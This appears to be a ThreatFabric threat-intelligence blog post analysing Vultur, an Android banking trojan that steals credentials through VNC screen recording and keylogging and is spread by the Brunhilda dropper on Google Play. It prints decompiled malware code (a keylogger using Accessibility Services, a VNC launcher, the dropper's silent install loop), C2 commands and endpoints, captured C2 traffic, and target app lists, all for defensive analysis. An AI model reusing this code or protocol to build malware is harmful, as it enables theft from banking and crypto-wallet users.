

Vultur, with a V for VNC

threatfabric.com/blogs/vultur-v-for-vnc.html

July 2021



Introduction

In late March 2021, ThreatFabric detected a new RAT malware that we dubbed Vultur due to its full visibility on victims device via VNC. For the first time we are seeing an Android banking trojan that has screen recording and keylogging as main strategy to harvest login credentials in an automated and scalable way. The actors chose to steer away from the common HTML overlay

strategy we usually see in other Android banking Trojans: this approach usually requires more time and effort from the actors in order to steal relevant information from the user. Instead, they chose to simply record what is shown on the screen, effectively obtaining the same end result.

Based on the intelligence gathered, ThreatFabric was able to obtain the list of apps targeted by Vultur. Italy, Australia and Spain were the countries with most banking institutions targeted. In addition, many crypto-wallets are targeted, which is in line with the trend we observed in our previous blog [“The Rage of Android Banking Trojans”](#).


During the investigation ThreatFabric analysts discovered its connection with a well-known dropper framework called Brunhilda, which uses droppers located in Google Play to distribute malware ([MITRE T1475](#)).

In this blogpost ThreatFabric will prove that this dropper and Vultur are both developed by the same threat actor group. The choice of developing its own private trojan, instead of renting third-party malware, displays a strong motivation from this group, paired with the overall high level of structure and organization present in the bot as well as the server code.

NOTE : ThreatFabric wants to make clear that both AlphaVNC and ngrok (the third party softwares on which Vultur relies on to operate) are legitimate and legal products. The developers that created these projects have no control over the misuse of their software.

Context

In September 2020, Bitdefender published a [Bitdefender report](#) about malware droppers found on Google Play. The report states that these droppers were used to distribute Cerberus banking malware. However, we believe that it was in fact [Alien](#) banking malware, the successor of Cerberus, first reported by ThreatFabric in September 2020.

Icon / App name / Package name	Malware family	Malware variant	Malware types	C2s
 Weather (pliqlqpfihoul.joyqtbisgqdaclndxsu.igrl) fe39d13250acb3c2b1bc2c3d878b2b7afc4a63ee1dd58495b5de0c1ca2c3c7b7	Alien	Alien.A	Banker	thinkagain.top

The droppers on Google Play posed as some utility applications like fitness apps and 2FA authenticators. However, in addition to performing their advertised functionality, they installed banking malware on the victim’s device. Later, in December 2020, PRODAFT [revealed](#) more details about the dropper and called it Brunhilda, which at the time of their analysis was also distributing Alien banking malware. It was still masquerading as fitness and authentication applications on Google Play. In March 2021, ThreatFabric’s [CSD](#) detected previously unknown malware with RAT capabilities that we named Vultur. While investigating the new threat, ThreatFabric analysts were able to connect it with the Brunhilda dropper. In this blog we will cover Vultur and discuss the Brunhilda dropper to show they are connected and operated by a private group using their own dropper to distribute different malware.

Here comes Vultur

The vulture is a large bird of prey that specializes in attacking and feeding on weak and helpless animals. These predators keep their eyes on their preys for a long time before making a move, which happens only when they are sure the attack is lethal and successful. Vultur, a new Android banking Trojan discovered by ThreatFabric in March 2021, operates in a very similar way. Just like these big birds, this trojan observes everything that is happening on the devices using a screen recording feature based on VNC to obtain all the PII (Personal Identifiable Information) needed to perform fraud, such as banking account username, password and access tokens.

Vultur

Android Banking Trojan




Vultur: new Android Banking Trojan

- RAT with VNC module and keylogger
- Fraud vector: on device fraud
- Distributed via Google Play Store!
- New Trojan belongs to Brunhilda Threat Actor group

MITRE Mobile (TTP highlights):

- T1475 Deliver Malicious App via Authorized App Store (GP)
- T1444 Masquerade as Legitimate Application (dropper)
- T1513 Screen capture (RAT)
- T1417 Input Capture (Keylogger)



The ThreatFabric team was able to find at least 2 dropper applications connected to Vultur, one of them having 5000+ installations from Google Play. Thus, we estimate the number of potential victims to be in the thousands.

Capabilities & Commands


Modus Operandi

Vultur approaches banking fraud with a Modus Operandi that is in some way different from what we usually see from Android banking trojans. The usual banking trojan MO heavily relies on abusing the overlay mechanic to trick victims into revealing their passwords and other important private information. In an overlay attack, users type their credentials in what they think is a legitimate banking app, effectively giving them to a page controlled by the attacker. Vultur, on the other hand, uses a less technically flexible yet very effective technique: screen recording.

Accessibility Services

Like the large majority of banking trojans, Vultur heavily relies on Accessibility Services. When it is first started the malware hides its app icon and right after abuses the services to obtain all the necessary permissions to operate properly. It is worth noting that the application requests for Accessibility Service access showing a WebView overlay borrowed from other malware families. In fact, the first time we saw this WebView was with Alien banking malware.

Accessibility Services request



Whenever any new event triggers the Accessibility Event service, the bot checks if it is coming from an application that is part of the list of keylogging targets. If so, then it uses the Accessibility Services to log everything typed by the user.

```

public static void keylog(AccessibilityEvent event) {
    String data;
    if(!keyLoggerManager.KeyloggerActive) {
        return;
    }
    String v1 = event.getPackageName() == null ? "Unknown" : event.getPackageName().toString();
    if(AcService.keyloggerManager.isPkgKeylogged(v1)) {
        return;
    }
    try {
        new SimpleDateFormat("MM/dd/yyyy, HH:mm:ss z", Locale.US).format(Calendar.getInstance().getTime());
        if(!v1.equals(keyLoggerManager.packageName)) {
            if(keyLoggerManager.dataToBeSent.length() != 0) {
                keyLoggerManager.formattedData = keyLoggerManager.formattedData + keyLoggerManager.packageName + " | " +
keyLoggerManager.dataToBeSent + "\\n";
            }


            keyLoggerManager.packageName = v1;
            keyLoggerManager.dataToBeSent = "";
        }
        int v12 = event.getEventType();
        if(v12 == 1) {
            data = event.getText().toString();
        }
        else {
            if(v12 != 16) {
                return;
            }
            data = event.getText().toString();
        }
        if(keyLoggerManager.replaceNumbersFlag) {
            data = data.replaceAll("[^0-9]", "");
        }
        if(data.length() != 0) {
            keyLoggerManager.dataToBeSent = keyLoggerManager.dataToBeSent + data;
            return;
        }
    }
    catch(Exception v0) {
        return;
    }
}

```

In addition to keylogging the services are used to stop the user from deleting the application from the device using the traditional procedures, like going into the settings and manually uninstalling the application. Whenever the user reaches the app details screen, the bot automatically clicks the back button, sending the user to the main settings screen, effectively not allowing access to the uninstall button.

Screen Recording

Vultur



After hiding its icon, Vultur proceeds to start its service responsible for managing the main functionality of the trojan, which is screen recording using VNC (Virtual Network Computing). VNC is a specific software implementation, but it is not uncommon for malicious actors to use the term 'VNC' to refer to anything falling under the umbrella of Screen Sharing with remote access (may that be done using a third-party software like VNC or TeamViewer, or through Android internal features, used by for example the Oscorp malware). In the case of Vultur it actually refers to a real VNC implementation taken from AlphaVNC. To provide remote access to the VNC server running on the device, Vultur uses [ngrok](#). ngrok is capable of exposing local servers behind NATs and firewalls to the public internet over secure tunnels.

It is obligatory to point out that AlphaVNC and ngrok are legitimate and legal products; however, like many other Android banking trojans, Vultur's creators had no remorse in abusing them to steal PII from its victims.


The main VNC-like features are implemented in native code. All the functionalities, like for example the function `nstart_vnc()` in the code below, are included in the `libavnc.so` library, which is interfaced to the application using a wrapper class.

```
public static void startVnc(FileDescriptor fileDescriptor, VncSessionConfig config, o arg12, int arg13, int arg14, int arg15) {
    C2Commands.log("VNC: START VNC SERVICE");
    LvWrapper._instance.config = config;
    LvWrapper._instance.hThread = new HandlerThread("nUt");
    LvWrapper._instance.hThread.start();
    LvWrapper._instance.rThread = new HandlerThread("rCt");
    LvWrapper._instance.rThread.start();
    LvWrapper._instance.startThread = new Thread(new Runnable() {
        @Override
        public void run() {
            String v5 = config.getPw();
            int v6 = config.getVncPort();
            C2Commands.log("VNC: EXIT CODE = " + LvWrapper._instance.nstart_vnc(fileDescriptor, arg13, arg14, arg15, v5, v6));
            ((a.a.a.ScreenCapture.a)arg12).a();
        }
    });
    LvWrapper._instance.startThread.start();
}
```

The biggest threat that Vultur offers is its screen recording capability. The trojan uses Accessibility Services to understand what application is in the foreground. If the application is part of the list of targets, it will initiate a screen recording session.

Settings panel

Showing screen projection



If the user pays attention to the notification panel, he would also be able to see that Vultur, in this case masquerading as an app called “Protection Guard”, is projecting the screen.

Communication

C2 Methods

Below is a complete list of the methods supported by the bot. These are the commands that the bot can send to the C2 to request, or to send back, information:

Method	Description
vnc.register	Sends registration information
vnc.status	Sends device status (is DeviceAdmin, is AccessibilityService enabled, is display on) and VNC address
vnc.apps	Sends the list of installed packages
vnc.keylog	Sends pressed keys log
vnc.syslog	Sends logs
crash.logs	Sends crash logs (logs all the content on the screen via accessibility logging)

FCM Commands

Below is a complete list of the commands that the bot can receive via FirebaseCloudMessaging:

Method	Description
registered	Received after successful registration
start	Starts VNC connection using ngrok
stop	Stops VNC connection by deleting address, killing the ngrok process and stopping VNC service
unlock	Unlocks screen
delete	Uninstalls bot package

Method	Description
pattern	Provides a pattern of gesture/stroke to be executed on the device

C2 paths

These are the endpoints reachable on the C2:

Path	Description
/rpc/	Endpoint for C2 communication via JSON-RPC
/upload/	Endpoint for uploading files via POST (e.g. screen record)
/version/app/?filename=ngrok&arch={arm 386}	Endpoint for downloading the corresponding ngrok version

Targets

Vultur contains two sets of targets: screen recording and keylogging. The first list reported in [the appendix](#) includes all the applications that will be victim of screen recording using AlphaVNC, while the second list includes all the applications targeted by the keylogging feature. The following chart shows the number of targeted banking applications per country (applications of cryptocurrency wallets and social applications are shown separately):








Brunhilda

Based on the intelligence gathered through our MTI (Mobile Threat Intelligence) Portal and live detections identified via our CSD (Client Side Detection) solution, ThreatFabric was able to link this Vultur campaign with Brunhilda. Brunhilda is a privately operated dropper that has been previously observed dropping Alien.A. The sample analyzed in this section was found on the Google Play Store, but it has been removed at the time of writing.



Protection Guard
 Protecting Services LLC Business
 Everyone

Add to wishlist



Protection Guard will help you safe your main accounts, such as social or banks or everything else

Reviews



Julius Wamwayi Masinde
 ★★★★★ May 20, 2021
 Good

Review policy and info



Additional information

Updated	Size	Installs	Current Version	Content rating	Permission	Report
1 May 2021	4.6M	5,000+	1.0	Everyone Learn more	View details	Flag as inappropriate

[OPEN IN PLAY STORE APP](#)

Offered By Protecting Services LLC
Developer balakrishnan090811@gmail.com
[Privacy Policy](#)

This particular sample has 5.000+ installs, while the overall number victims of Brunhilda group is estimated to be over 30.000 based on the Google Play and unofficial application store statistics (some of the droppers have 10.000+ installations). This dropper is using the same icon, package name and C2 as a Vultur sample. In addition, ThreatFabric discovered that the "Brunhilda Project" C2 is extended with new capabilities to operate Vultur specific bot commands.

Dropper Functionality

The dropper apps contain their advertised functionality, meaning the users can use the app as they expect. In the background however it registers the device to its C2 server, and if the necessary pre-requisites are met, the dropper can download an APK file and install it as an update to the current application. This is in line with the fact that ThreatFabric identified Vultur campaigns using the same icon and package name as the dropper. Underneath is the section of code that updates the package with the new APK.

```

public final void Install() {
    ((PowerManager)this.getSystemService("power")).newWakeLock(1, "wl:2").acquire();
    this.f(100);
    b v0 = new b(this);
    v0.a();
    while(SPUtills.getState() < 8) {
        if(SPUtills.getState() < 6) {
            try {
                Thread.sleep(500L);
            }
            catch(InterruptedException v1) {
                v1.printStackTrace();
            }
            continue;
        }
        f0.installPackage();
        try {
            Thread.sleep(500L);
        }
        catch(InterruptedException v1_1) {
            v1_1.printStackTrace();
        }

        new Thread(h.b).start();
    }
    this.stopAll();
    v0.unregisterReceiver();
}

```

Upon the launch of the application, a registration request is sent to the C2 server using the gRPC framework. The request contains basic information about the device and dropper application that can be used to selectively target specific victims: package name of the dropper, Android version, device model, and OS language.

```

1 POST /grpc.Rpc/Registration HTTP/1.1
2 Host: protectionguardapp.club:443
3 User-Agent: grpc-java-okhttp/1.25.0
4 Content-Type: application/grpc
5 Te: trailers
6 Grpc-Accept-Encoding: gzip
7 Content-Length: 66
8 Connection: close
9
10 =
11 com.protectionguard.appAndroid/8.1.0LG[REDACTED]es-ES

```

As a response it receives an `appToken` as a registration ID. This `appToken` is later used in the following requests to identify the device. Shortly after registration, the dropper requests for additional configuration and saves in under the `mcfg` and `info:pId` fields in `SharedPreferences`. `info:pId` contains the information about the application to be downloaded and installed: package name, size, chunks and XOR key used to decrypt downloaded data. Once the application data has been downloaded and decrypted the installation procedure will be started.

Comparisons and Connections

Old vs new Brunhilda

When we compare this dropper to one of the previously used samples we see strong similarities between them. Older versions use JSON-RPC instead of gRPC, but the flow and data sent is almost identical:

Old Vs New Brunhilda

Old	New
<pre>public static void register(c.h.a.k.f arg7, Context arg8) { JSONObject receivedConfig; String v0_4; JSONObject v0_2; String appToken; AppInfo appInfo = null; if(arg7.a()) { appToken = arg7.shpr_getAppToken(); } else { try { v0_2 = new JSONObject(); v0_2.put("package", arg7.e.getApplicationContext().getPackageName()); v0_2.put("device", "Android/" + Build.VERSION.RELEASE); v0_2.put("model", Build.MANUFACTURER + " " + Build.MODEL); v0_2.put("country", arg7.f()); } catch(JSONException c.h.a.k.c v0_1) { goto label_66; } try { v0_4 = arg7.sendJsonRpc(c.h.a.c.appRegister, v0_2.getString("result")); } } }</pre> <p>JSON-RPC</p>	<pre>public boolean register() { if(!this.isReady()) { return false; } if(x.shpr_getAppToken() != null) { return true; } try { c.g.a.i.f.a v0_1 = f.G(); v0_1.(e.getContext().getApplicationContext().getPackageName()); v0_1.s("Android/" + Build.VERSION.RELEASE); v0_1.(Build.MANUFACTURER + " " + Build.MODEL); v0_1.(v.getLanguage()); f v0_2 = (f)v0_1.k(); x.shpr_putApp_token(this.b.sendRegistrationRequest(v0_2).y()); return true; } catch(Exception v0) { v0.printStackTrace(); return false; } }</pre> <p>gRPC</p>

In addition we identified code reuse in other places, such as in the code that processes the information on the application to download, which contained some parameters that were present in both samples but not used in the newer one.

Brunhilda vs Vultur

Other evidence of the connection between Brunhilda and Vultur is that we saw Vultur using the same C2 as the Brunhilda has used in the past. Moreover, Vultur also uses JSON-RPC to communicate with its C2 just like old versions of the dropper:

Brunhilda VS Vultur

<pre>1 POST /rpc/ HTTP/1.1 2 Content-Type: application/json; utf-8 3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; Nexus 5X Build/OPM7.181205.001) 4 Host: 2fapass.club 5 Connection: close 6 Accept-Encoding: gzip, deflate 7 Content-Length: 164 8 9 { 10 "id": "1815", 11 "method": "app.register", 12 "params": { 13 "package": "com.tfapasswords.app", 14 "device": "Android/8.1.0", 15 "model": "LGE Nexus 5X", 16 "country": "es-ES" 17 }, 18 "jsonrpc": "2.0" 19 }</pre> <p>Brunhilda</p>
<pre>1 POST /rpc/ HTTP/1.1 2 Content-Type: application/json; utf-8 3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; Nexus 5X Build/OPM7.181205.001) 4 Host: 2fapass.club 5 Connection: close 6 Accept-Encoding: gzip, deflate 7 Content-Length: 189 8 9 { 10 "id": "9764", 11 "method": "vnc.register", 12 "params": { 13 "package": "com.safemasterapps", 14 "device": "Android/8.1.0", 15 "model": "LGE Nexus 5X", 16 "country": "es-ES", 17 "registration_id": "" 18 }, 19 "jsonrpc": "2.0" 20 }</pre> <p>Vultur</p>

Conclusion

The story of Vultur shows again how actors shift from using rented Trojans (MaaS) that are sold on underground markets towards proprietary/private malware tailored to the needs of the actor. It enables us to observe a group that covers both processes of distribution and operation of malicious software.

Banking threats on the mobile platform are no longer only based on well-known overlay attacks, but are evolving into RAT-like malware, inheriting useful tricks like detecting foreground applications to start screen recording. This brings the threat to another level, as such features open the door for on-device fraud, circumventing detection based on phishing MO's that require fraud to be performed from a new device: With Vultur fraud can happen on the infected device of the victim. These attacks are scalable and automated since the actions to perform fraud can be scripted on the malware backend and sent in the form of sequenced commands.

As the mobile channels of financial institutions continue to grow, mobile banking malware will only become more popular. Besides a steep increase in mobile malware volumes targeting banking apps last and this year, we see mobile malware becoming more and more sophisticated enabling hard-to-detect large scale attacks. This means that financial institutions should consider preparing themselves by better understanding the risk posed to their mobile-first strategy based on the current mobile threat landscape.

CSD & MTI

ThreatFabric makes it easier than it has ever been to run a secure mobile payments business. With the most advanced threat intelligence for mobile banking, financial institutions are able to build a threat-driven mobile security strategy and use this unique knowledge to detect financial fraud on the mobile devices of their customers in real-time.

Together with our customers and partners, we are building an easy-to-access information system where financial institutions have more visibility on their mobile banking threats in order to protect their end customers.

You can request our free trial for our MTI feed for the following TIPs:

- [Anomali](#)
- [ThreatConnect](#)
- [ThreatQuotient](#)

If you want more information on how our MTI and CSD solutions can help your organization, feel free to contact us at: sales@threatfabric.com

Appendix

Brunhilda Dropper

App name	Package name	SHA-256
Protection Guard	com.protectionguard.app	d3dc4e22611ed20d700b6dd292ffddbc595c42453f18879f2ae4693a4d4d925a

Vultur

App name	Package name	SHA-256
Protection Guard	com.appsmastersafey	f4d7e9ec4eda034c29b8d73d479084658858f56e67909c2ffedf9223d7ca9bd2
Authenticator 2FA	com.datasafeaccountsanddata.club	7ca6989ccfb0ad0571aef7b263125410a5037976f41e17ee7c022097f827bd74

Screen recording targets

Package Name	Application Label
com.commbank.netbank	CommBank
au.com.nab.mobile	NAB Mobile Banking

Package Name	Application Label
org.westpac.bank	Westpac Mobile Banking
au.com.macquarie.banking	Macquarie Mobile Banking
com.bendigobank.mobile	Bendigo Bank
au.com.suncorp.SuncorpBank	Suncorp Bank
au.com.ingdirect.android	ING Australia Banking
com.anz.android.gomoney	ANZ Australia
com.abnamro.nl.mobile.payment	ABN AMRO Wallet App
com.ing.mobile	ING Bankieren
it.ingdirect.app	ING Italia
posteitaliane.posteapp.appposteid	PosteID
posteitaliane.posteapp.apppostepay	Postepay
com.bankofqueensland.boq	BOQ Mobile
au.com.amp.myportfolio.android	My AMP
au.com.bankwest.mobile	Bankwest
au.com.mebank.banking	ME Bank
com.fusion.banking	Bank Australia app
org.bom.bank	Bank of Melbourne Mobile Banking
org.stgeorge.bank	St.George Mobile Banking
au.com.cua.mb	CUA Mobile Banking
au.com.hsbc.hsbcaustralia	HSBC Australia
com.virginmoney.cards	Virgin Money Credit Card
org.banksa.bank	BankSA Mobile Banking
cedacri.mobile.bank.crbozano	isi-mobile Cassa di Risparmio
com.latuabancaperandroid.pg	Intesa Sanpaolo Business
cedacri.mobile.bank.esperia	Mediobanca Private Banking
com.ria.moneytransfer	Ria Money Transfer – Send Money Online Anywhere
it.bnl.apps.banking.privatebnl	My Private Banking
it.bcc.iccrea.mycartabcc	myCartaBCC
it.cedacri.hb3.desio.brianza	D-Mobile
it.cedacri.hb2.bpbari	Mi@
it.relaxbanking	RelaxBanking Mobile
com.sella.BancaSella	Banca Sella
it.caitalia.apphub	Crédit Agricole Italia
com.unicredit	Mobile Banking UniCredit
com.latuabancaperandroid	Intesa Sanpaolo Mobile
posteitaliane.posteapp.appbpol	BancoPosta

Package Name	Application Label
it.copergmps.rt.pf.android.sp.bmps	Banca MPS
com.lynxspa.bancopopolare	YouApp
it.nogood.container	UBI Banca
it.gruppobper.ams.android.bper	Smart Mobile Banking
it.gruppobper.smartbpercard	Smart BPER Card
it.bper.mobile.mymoney	Smart Mobile My Money
com.vipera.chebanca	CheBanca!
com.CredemMobile	Credem
com.opentecheng.android.webank	Webank
com.mediolanum.android.fullbanca	Mediolanum
it.popso.SCRIGNOapp	SCRIGNOapp
it.icbpi.mobile	Nexi Pay
com.scrignosa	SCRIGNOIdentiTel
com.VBSmartPhoneApp	BankUp Mobile
it.carige	Carige Mobile
it.creval.bancaperta	Bancaperta
it.bnl.apps.banking	BNL
it.volksbank.android	Volksbank · Banca Popolare
es.bancosantander.apps	Santander
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
es.liberbank.cajasturapp	Banca Digital Liberbank
es.lacaixa.mobile.android.newwapicon	CaixaBank
com.bankinter.launcher	Bankinter Móvil
com.bbva.bbvacontigo	BBVA Spain
es.cecabank.ealia2103appstore	UniPay Unicaja
com.db.pbc.mibanco	Mi Banco db
com.grupocajamar.wefferent	Grupo Cajamar
es.univia.unicajamovil	UnicajaMovil
es.bancosantander.empresas	Santander Empresas
com.rsi	ruralvía
app.wizink.es	WiZink, tu banco senZillo
es.cm.android	Bankia
com.imaginbank.apps	Imagin. Much more than an app to manage your money
es.ibercaja.ibercajaapp	Ibercaja
com.bendigobank.mobile	Bendigo Bank
com.mfoundry.mb.android.mb	Multiple minor US financial institution

Package Name	Application Label
com.popular.android.mibanco	Mi Banco Mobile
com.grupocajamar.wefferent	Grupo Cajamar
es.unicajabanco.app	Unicaja Banco
es.univia.unicajamovil	UnicajaMovil
com.binance.dev	Binance - Buy & Sell Bitcoin Securely
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet
com.coinbase.pro	Coinbase Pro – Bitcoin & Crypto Trading
com.coinbase.wallite	Coinbase Wallet Lite
org.toshi	Coinbase Wallet — Crypto Wallet & DApp Browser
com.defi.wallet	Crypto.com DeFi Wallet
co.mona.android	Crypto.com - Buy Bitcoin Now
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
com.wallet.crypto.trustapp	Trust: Crypto & Bitcoin Wallet
exodusmovement.exodus	Exodus: Crypto Bitcoin Wallet
io.atomicwallet	Bitcoin Wallet & Ethereum Ripple ZIL DOT
com.coinomi.wallet	Coinomi Wallet :: Bitcoin Ethereum Altcoins Tokens
com.krakenfutures	Kraken Futures: Bitcoin & Crypto Futures Trading
com.kraken.trade	Pro: Advanced Bitcoin & Crypto Trading
com.kraken.invest.app	Kraken - Buy Bitcoin & Crypto
io.cex.app.prod	CEX.IO Cryptocurrency Exchange
net.bitstamp.app	Bitstamp – Buy & Sell Bitcoin at Crypto Exchange
com.etoro.wallet	eToro Money
com.kubi.kucoin	KuCoin: Bitcoin Exchange & Crypto Wallet
com.bittrex.trade	Bittrex Global
com.bitfinex.mobileapp	Bitfinex
com.plunien.poloniex	Poloniex Crypto Exchange
com.hittechsexpertlimited.hitbtc	HitBTC – Bitcoin Trading and Crypto Exchange
com.paxful.wallet	Paxful Bitcoin Wallet
com.cryptonator.android	Cryptonator cryptocurrency wallet

Keylogging targets

Package Name	Application Label
com.whatsapp	WhatsApp Messenger
com.viber.voip	Viber Messenger - Messages, Group Chats & Calls
com.zhiliaoapp.musically	TikTok - Make Your Day
com.facebook.katana	Facebook

Package Name	Application Label
com.facebook.orca	Messenger – Text and Video Chat for Free
com.facebook.lite	Facebook Lite